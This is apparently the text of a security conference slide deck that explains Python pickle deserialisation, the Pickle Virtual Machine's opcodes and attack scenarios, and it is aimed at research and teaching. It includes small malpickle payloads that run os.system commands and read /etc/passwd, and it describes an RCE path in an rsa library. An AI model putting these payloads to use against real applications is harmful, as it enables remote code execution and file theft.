



sensepost

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Sour Pickles

A serialised exploitation guide in one part

This talk

Deep dive into exploiting Pickle deserialisation vulnerabilities (with a slight diversion in finding them)

(i.e. not Miller or Esser)

Free map enclosed

- Pickle: who cares?
 - Pickle background and PVM
 - Attack scenarios
 - Shellcode and demos
 - `converttopickle.py/Anapickle`
 - Bugs in the wild

Introduction: The theory

Warning: The `pickle` module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

<http://docs.python.org/library/pickle.html>

Introduction: The practice

- Bug found in Jan 2011 by @dbph
- Want rsa in python?
 - easy_install rsa
- This guy did ➤ <https://github.com/aktowns/rsatweets>
 - Python module for send and receiving encrypted tweets. Relies on 'rsa' module

- Follow the call chain

```
readTweet(tag, author)
  rsa.decrypt(cipher)
    rsa.gluechops(chops)
      rsa.unpicklechops(string)
        pickle.load(zlib.decompress(base64.decod
          estring(string)))
```


- RCE via Twitter

Goals

- Dig into Pickle exploitation
 - Explore the limits of what is possible
 - Build useful tools and shellcode
 - Find bugs
-
- The fundamental issue is not new
 - But no public exploitation guide exists
 - (And what's the world for, if we can't exploit stuff?)

Background: Serialisation

- Function X wants to send an object to Function Y
 - Separate processes
 - Separate machines
- Can
 - a) Build a custom marshalling protocol
 - b) Implement a public marshalling protocol, such as ASN.1
 - c) Rely on the underlying framework to convert the object to and from a stream of bytes, in a consistent way
- Hint: c) is easiest to use
- Built-in on numerous languages



Python's Pickle

- Default method for serialisation
 - In all recent versions (2.3+ for our purposes)
- Tightly integrated
- Opaque
- Versioned
 - Used to be 7-bit, now supports 8-bit too
 - 6 Pickle versions as of Python 3.2
 - Newer versions are backwards compatible
 - Old Python versions break on newer pickles
- Two essential calls
 - `dumps()` takes as input a Python object and returns a serialised string. `dump()` is equivalent and not mentioned again.
 - `loads()` takes as input a serialised string and returns a Python object. `load()` is equivalent and not mentioned again.
 - Pickle and cPickle

Terminology

- *Pickle* ➤ The module
- *pickle stream* or *pickle* ➤ sequence of serialised bytes
- *Host pickle* ➤ benign pickle obtained by an attacker, into which shellcode could be injected
- *Malpickle* ➤ pickle stream into which shellcode has been placed
- *Pickling/unpickling* ➤ verbs for serialisation, deserialisation
- *Entity* ➤ Datum stored in a serialised form in the pickle stream. Has a Python type.

Skinning the Pickle

- Not just marshalling
- Objects are key
- Handles arbitrary objects without implementing *Serializable* or knowing anything about them
 - If the object name can be resolved in the module path, it can be reconstructed
- loads() is the gateway
 - naked loads() calls are our "gets()"

High level default pickle process

- Take instance of class Foo
- Extract all attributes from the object (`__dict__`)
- Convert the list of attributes into name-value pairs
- Write the object's class name
- Write the pairs

- Object is reduced according to defined steps

High level default unpickle process

- Take pickle stream
 - Rebuild list of attributes
 - Create an object from the saved class name
 - Copy attributes into the new object
-
- i.e. Can unpickle any object so long as the class can be instantiated
 - Expressive language required to rebuild arbitrary attributes

Lifting the Skirt

- How does that unpickle magic happen?
 - Kicks off in `pickle.loads()`
- Pickle relies on a tiny virtual machine
- Pickle streams are actually programs
 - Instructions and data are interleaved

Pickle Virtual Machine (PVM)

The protocol requires:

1. Instruction processor (or engine)
2. Stack
3. Memo

PVM Instruction Engine

- Reads opcodes and arguments from the stream, starting at byte 0
- Processes them, alters the stack/memo
- Repeat until end of stream
- Return top of the stack, as the deserialised object (when a STOP is encountered)

PVM Memo

- Basically indexed registers
- Implemented as a Python dict in Pickle
- Provides storage for the lifetime of the PVM



- Sparse array, can index non-sequentially

PVM Stack

- Temporary storage for data, arguments, and objects used by the PVM
- Implemented as a Python list in Pickle
- Regular stack
 - Instructions load data onto the stack
 - Instructions remove and process stack items
- Final object on the stack is the deserialised object

PVM Instructions

- Opcodes are a single byte
- Instructions that take arguments use newlines to delimit them
 - Not all opcode have args
 - Some opcodes have multiple args
- Data loading instructions read from the instruction stream, load onto the stack
- No instructions to write into the instruction sequence

Opcodes: data loading

Opcode	Mnemonic	Data type loaded onto the stack	Example
S	STRING	String	S'foo'\n
V	UNICODE	Unicode	Vfo\u0066\n
I	INTEGER	Integer	I42\n

Opcodes: Stack/memo manipulation

Opcode	Mnemonic	Description	Example
(MARK	Pushes a marker onto the stack	(
0	POP	Pops topmost stack item and discards	0
p<memo>\n	PUT	Copies topmost stack item to memo slot	p101\n
g<memo>\n	GET	Copies from memo slot onto stack	g101\n

Opcodes: List, dict, tuple manipulation


Opcode	Mnemonic	Description	Example
l	LIST	Pops all stack items from topmost to the first MARK, pushes a list with those items back onto the stack	<code>(S' string '\n</code>
t	TUPLE	Pops all stack items from topmost to the first MARK, pushes a tuple with those items back onto the stack	<code>(S' string 1 '\nS' string 2 '\nt</code>
d	DICT	Pops all stack items from topmost to the first MARK, pushes a dict with those items alternating as keys and values back onto the stack	<code>(S' key1 '\nS' va l1 '\nS' key2 '\n I123 \nd</code>
s	SETITEM	Pops three values from the stack, a dict, a key and a value. The key/value entry is added to the dict, which is pushed back onto the stack	<code>(S' key1 '\nS' va l1 '\nS' key2 '\n I123 \ndS' key3 ' \nS' val 3 '\ns</code>

Opcodes: Example tuple

Instruction sequence

```
(S' str1 '  
S' str2 '  
I1234  
t
```

Stack



Opcodes: Example tuple

Instruction sequence

```
(S' str1 '  
S' str2 '  
I1234  
t
```

Stack

MARK
<Stack bottom>

Opcodes: Example tuple

Instruction sequence

```
(S 'str1 '  
S 'str2 '  
I1234  
t
```

Stack

'str1'
MARK
<Stack bottom>

Opcodes: Example tuple

Instruction sequence

(S 'str1'

S 'str2'

I1234

t

Stack

'str2'
'str1'
MARK
<Stack bottom>

Opcodes: Example tuple

Instruction sequence

(S 'str1'
S 'str2'
I1234
t

Stack

1234
'str2'
'str1'
MARK
<Stack bottom>

Opcodes: Example tuple

Instruction sequence

```
(S' str1 '  
S' str2 '  
I1234  
t
```

Stack

('str1', 'str2', 1234,)
<Stack bottom>

Opcodes: Object loading


Opcode	Mnemonic	Description	Example
c	GLOBAL	<p>Takes two string arguments (module, class) to resolve a class name, which is called and placed on the stack.</p> <p>Can load module.name.has.numerous.labels-style class names. Similar to 'i', which is ignored here</p>	cos\nsystem\n
R	REDUCE	<p>Pops a tuple of arguments and a callable (perhaps loaded by GLOBAL), applies the callable to the arguments and pushes the result</p>	cos\nsystem \n(S'sleep 10'\nR

Opcodes: Example load and call

Instruction sequence

```
c__builtin__  
file  
(S'/etc/passwd'  
tR
```

Stack



Opcodes: Example load and call

Instruction sequence

```
c_builtin__  
file  
(S' /etc/passwd'  
tR
```

Stack



Opcodes: Example load and call

Instruction sequence

```
c__builtin__  
file  
(S'/etc/passwd'  
tR
```

Stack

MARK
__builtin__.file
<Stack bottom>

Opcodes: Example load and call

Instruction sequence

```
c__builtin__  
file  
(S' /etc/passwd'  
tR
```

Stack

' /etc/passwd'
MARK
__builtin__.file
<Stack bottom>

Opcodes: Example load and call

Instruction sequence

```
c__builtin__  
file  
(S'/etc/passwd'  
tR
```

Stack

('/etc/passwd' ,)
__builtin__.file
<Stack bottom>

Opcodes: Example load and call

Instruction sequence

```
c__builtin__  
file  
(S'/etc/passwd'  
tR
```

'R' executes `__builtin__.file('/etc/passwd')`

Stack

<code><open file '/etc/passwd', mode 'r' at 0x100525030></code>
<code><Stack bottom></code>

Limitations

- Can't Pickle
 - Objects where it doesn't make sense (e.g. open files, network sockets)
- Opcodes
 - Set is not Turing complete in isolation
 - No comparison/branching
 - No repetition
 - Can't directly manipulate its own stream
 - Can't access Python variables
- No exception handling or error checking
- Class instances and methods not directly handled
- Limited to data manipulation and method execution
 - In practice, does this matter?

Problem?

- Combination of GLOBAL and REDUCE means execution of Python callables
 - i.e. bad
- Unvalidated or poorly validated input to loads() is very dangerous
 - also known
- Previous work has focused on execution
 - no return values
 - no merging into malpickles


Immediate aims

- Create reliable shellcode that works across Python versions/platforms
 - Even when “hamful” methods are unavailable
- Want shellcode that can modify the returned Python object


Pickle usage, calling dumps(), loads(), dis()

DEMO

Attack Scenarios (or getting hold of pickle streams)



Successful approaches




Attack Examples

- App stores pickles on disk with permissive file ACLs
- Web application encodes cookie data in a pickle
- Thick application uses pickle as RPC mechanism

